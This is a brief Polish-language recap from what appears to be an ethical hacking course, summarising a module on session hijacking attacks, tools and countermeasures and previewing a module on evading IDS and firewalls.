W tym module omówiliśmy koncepcje związane z przejmowaniem sesji oraz różne rodzaje przejmowania sesji. Omówiliśmy również szczegółowo ataki polegające na przejmowaniu sesji na poziomie aplikacji i sieci. Ponadto zaprezentowano różne narzędzia do przejmowania sesji. Omówiliśmy również, jak wykrywać, chronić i bronić się przed atakami polegającymi na przejmowaniu sesji, a także o różnych narzędziach do wykrywania przejmowania sesji i zapobiegania im. Zakończyliśmy szczegółową dyskusją na temat różnych środków zaradczych, które należy zastosować, aby zapobiec próbom przejęcia sesji przez cyberprzestępców. W następnym module szczegółowo omówimy, w jaki sposób osoby atakujące, a także etyczni hakerzy i testerzy piór omijają komponenty bezpieczeństwa sieci, takie jak IDS i zapory ogniowe, aby naruszyć infrastrukturę sieciową.